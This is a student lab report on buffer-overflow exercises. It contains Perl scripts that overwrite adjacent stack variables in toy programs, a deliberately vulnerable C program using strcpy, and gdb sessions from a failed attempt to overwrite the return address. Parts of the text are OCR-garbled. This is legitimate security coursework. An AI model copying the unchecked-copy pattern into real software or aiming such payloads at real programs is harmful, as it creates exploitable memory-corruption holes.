

Prog1

The first thing we have done has been to compile the program and to debug it, to know how the variables are located in memory (although the memory space that is assigned varies, these are always ordered in a certain way).

So we can say to illustrate this explanation that the memory space allocated for each variable is:

char buffer[8] --> 8 bytes in memory location 0x4028

int val1 --> 4 bytes at memory location 0x404030

int val2 --> 4 bytes at memory location 0x404034

Knowing that C does not have a certain endianness, but adapts to the characteristics of the machine on which it is executed, it has been verified that on the machine on which the program has been executed, the endianness is little endian. Therefore, buffer will be the variable written first to memory, then val1, val2 being the last.

Explanation of the code:

```
1  #!/usr/bin/perl
2
3  use strict;
4  use warnings;
5
```

We enable strict and warnings to warn us of possible errors when executing the script.

```
# Valores específicos para val1 y val2
my $val1 = 1818390343;
my $val2 = 1917480553;

# Construir el payload para el desbordamiento de búfer
my $payload = "A" x 8;           # Rellena el buffer con 8 caracteres 'A'
$payload .= pack('V', $val1);    # Agrega el valor de val1 en formato little endian
$payload .= pack('V', $val2);    # Agrega el valor de val2 en formato little endian
```

We assign the values of val1 and val2 from the first iteration. Then the payload for the buffer overflow is constructed. A string consisting of 8 characters 'A' is created to fill the buffer. Then the values of val1 and val2 are added in little endian format using Perl's pack function.

```
# Ejecutar el programa C con el payload como argumento
my $programa = './prog1';        # Ruta al programa compilado
system($programa, $payload);
```

We execute the C program prog1 with \$payload as argument with the system function. In such a way that the payload is received as argument in the program and the buffer overflow occurs.

```

# Valores especificos para val1 y val2 en la nueva iteración
my $val1 = 1852731207;
my $val2 = 2037531489;

# Construir el payload para el desbordamiento de búfer
my $payload = "A" x 8;          # Rellena el buffer con 8 caracteres 'A'
$payload .= pack('V', $val1);    # Agrega el valor de val1 en formato little endian
$payload .= pack('V', $val2);    # Agrega el valor de val2 en formato little endian

# Ejecutar el programa C con el payload como argumento
my $programa = './prog1';       # Ruta al programa compilado
system($programa, $payload);

# Valores especificos para val1 y val2 en la nueva iteración
my $val1 = 1163282759;
my $val2 = 1414415698;

# Construir el payload para el desbordamiento de búfer
my $payload = "A" x 8;          # Rellena el buffer con 8 caracteres 'A'
$payload .= pack('V', $val1);    # Agrega el valor de val1 en formato little endian
$payload .= pack('V', $val2);    # Agrega el valor de val2 en formato little endian

# Ejecutar el programa C con el payload como argumento
my $programa = './prog1';       # Ruta al programa compilado
system($programa, $payload);

# Valores especificos para val1 y val2 en la nueva iteración
my $val1 = 1684631635;
my $val2 = 1634562661;

# Construir el payload para el desbordamiento de búfer
my $payload = "A" x 8;          # Rellena el buffer con 8 caracteres 'A'
$payload .= pack('V', $val1);    # Agrega el valor de val1 en formato little endian
$payload .= pack('V', $val2);    # Agrega el valor de val2 en formato little endian


# Ejecutar el programa C con el payload como argumento
my $programa = './prog1';       # Ruta al programa compilado
system($programa, $payload);

```

The rest of the code is to repeat the previously commented code, only that the values of val1 and val2 will be changed.

Prog2

We repeat the process of prog1: compile, enter debugging and get the memory space allocated to each variable:



```

kali@kali:~/Desktop/git/ComputerSecurity/project2
File Actions Edit View Help
No symbol "pepe" in current context.
(gdb) p $task
No symbol "task" in current context.
(gdb) q

kali@kali:~/Desktop/git/ComputerSecurity/project2
$ gdb prog2
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from prog2...
(gdb) p $task
No symbol "task" in current context.
(gdb) run
Breakpoint 1 at 0x1168: file prog2.c, line 5.
(gdb) run
Starting program: /home/kali/Desktop/git/ComputerSecurity/project2/prog2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffdf48) at prog2.c:5
5      char task[] = "1s 1x1?";
(gdb) p $task
$1 = (char (*)[8]) 0x7fffffffde28
(gdb) p $user
$2 = (char (*)[10]) 0x7fffffffde1e
(gdb) ss

```

You can see that the user variable is below the task variable. In this way, through a buffer overflow of the user variable, we can delete what was already stored in the task variable.

We write a simple script that would look like this:

```
#!/usr/bin/perl

use strict;
use warnings;

my $program = './program'; # Path to the compiled program
my $payload = 'A' x 10;    # String that exceeds the buffer size (10 characters)

system($program, $payload);
```

We create a payload containing 10 As, so that we overexceed the size of the buffer allocated to `char user[10]`, so that we would leave the memory space allocated to `task[]` at 0.

```
kali@kali: ~/Desktop/git/ComputerSecurity/proyect2
File Actions Edit View Help
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from prog2 ...
(gdb) print main
$1 = {int (int, char **)} 0x1159 <main>
(gdb) q

(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ chmod +x prog2.pl

(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ ./prog2.pl
Can't exec "./program": No such file or directory at ./prog2.pl line 9.

(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ ./prog2.pl
SEGFAULT incoming
AAAAAAAAAA

(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ ./prog2.pl
SEGFAULT incoming
AAAAAAAAAA

(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$
```

We finally got this as an output with only 10 As.

Prog3

Hello.c

This exercise could not be finished, however I will leave you the approach I followed so that you can understand the problem I had.

At the beginning of the exercise we are asked to write a harmless minimal C program (named hello.c) with a BOF vulnerability.

The program that I have written with these characteristics is the following one:

```
project2 > C hello.c > ...
You, 3 hours ago | 1 author (You)
1  #include <stdio.h>
2  #include <string.h>
3
4  void vulnerableFunction(char* input) {
5      char buffer[8];
6      strcpy(buffer, input);
7      printf("Buffer content: %s\n", buffer);
8  }
9
10 int main() {
11     char input[16];
12     printf("Enter your input: ");
13     scanf("%s", input);
14     vulnerableFunction(input);
15     return 0;
16 }
17 |
```

In the we have two functions; in the first one we declare a buffer of characters called buffer with capacity for 8 characters. Then, the strcpy() function is used to copy the contents of the input argument into the buffer. It should be noted that we are not doing any buffer checking, so we could cause a buffer overflow.

In the main function (main), a character array called input is declared with a capacity of 16 characters. Then, a message is displayed on the screen asking the user to enter an input. The unsafe gets() function is used to read the user's input and store it in input. gets() does not perform any buffer size check and may lead to a buffer overflow if the user enters more than 16 characters.

The vulnerableFunction() function is then called passing input as an argument. This can lead to a buffer overflow inside vulnerableFunction() if the content of input is too long.

Let's compile it to get into debugging.

We open the command terminal and enter the following command to debug hello.c

```
(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ gcc -g -o hello hello.c
```

Next we proceed to debug the program and set breakpoints

```
(kali@kali)-[~/Desktop/git/ComputerSecurity/proyect2]
$ gdb hello
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hello...
(gdb) break main
Breakpoint 1 at 0x119e: file hello.c, line 12.
(gdb) break vulnerableFunction
Breakpoint 2 at 0x1165: file hello.c, line 6.
```

Actually the only break that needs to be analyzed is in vulnerableFunction.

We start the debugging and we look at the value of rip, and the content of bufer and its position in memory

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffde20:
 rip = 0x55555555193 in vulnerableFunction (hello.c:8); saved rip = 0x55555555100
 called by frame at 0x7fffffffde28
 source language c.
 Arglist at 0x7fffffffde10, args: input=0x7fffffffde20 'A' <repeats 16 times>
 Locals at 0x7fffffffde10, Previous frame's sp is 0x7fffffffde20
 Saved registers:
  rbp at 0x7fffffffde10, rip at 0x7fffffffde18
(gdb) print buffer
$2 = "AAAAAAAA"
(gdb) print &buffer
$3 = (char (*)[8]) 0x7fffffffde08
(gdb)
```

We can see that rip is at 0x7fffffffde18, the buffer is at position 0x7fffffffde08 and contains AAAAAAAAAA.

If we subtract the two positions we would have a space of 16 Bytes between them.

Note also the saved rip above, whose address is 0x555555555555100.

We proceed to inject the entry to exploit the vulnerability:

```
(gdb) run
Starting program: /home/kali/Desktop/git/ComputerSecurity/project2/hello
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at hello.c:12
12      printf("Enter your input: ");
(gdb)
(gdb) n
13      scanf("%s", input);
(gdb) n
Enter your input: AAAAAAAAAAAAAAAAAA\x00\x51\x55\x55\x55\x55\x00Hello, world!

14      vulnerableFunction(input);
(gdb)

Breakpoint 2, vulnerableFunction (
    input=0x7fffffffd20 'A' <repeats 16 times>, "\\x00\\x51\\x55\\x55\\x55\\x55\\x00Hello,") at hello.c:6
6      strcpy(buffer, input);
(gdb)
7      printf("Buffer content: %s\n", buffer);
(gdb)
Buffer content: AAAAAAAAAAAAAAAAAA\x00\x51\x55\x55\x55\x55\x00Hello,
8      }
(gdb)

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555195 in vulnerableFunction (input=0x7fffffffd20 "\\x55\\x55\\x55\\x55\\x00Hello,") at hello.c:8
8      }
(gdb)
```

[illegible]

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/git/ComputerSecurity/proyect2/hello
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at hello.c:12
12      printf("Enter your input: ");
(gdb)
(gdb) n
13      scanf("%s", input);
(gdb) n
Enter your input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x51\x55\x55\x55\x55\x55\x55\x00Hello, world!
14      vulnerableFunction(input);
(gdb)

Breakpoint 2, vulnerableFunction (input=0x7ffffffde20 'A' <repeats 200 times> ...) at hello.c:6
6      strcpy(buffer, input);
(gdb)
7      printf("Buffer content: %s\n", buffer);
(gdb)
Buffer content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x51\x55\x55\x55\x55\x55\x55\x00Hello,
8      }
(gdb)

Program received signal SIGSEGV, Segmentation fault.
0x00005555555555195 in vulnerableFunction (input=0x7ffffffde20 'A' <repeats 200 times> ...) at hello.c:8
8      }
(gdb)
```

In this program we have had similar failures to Hello.c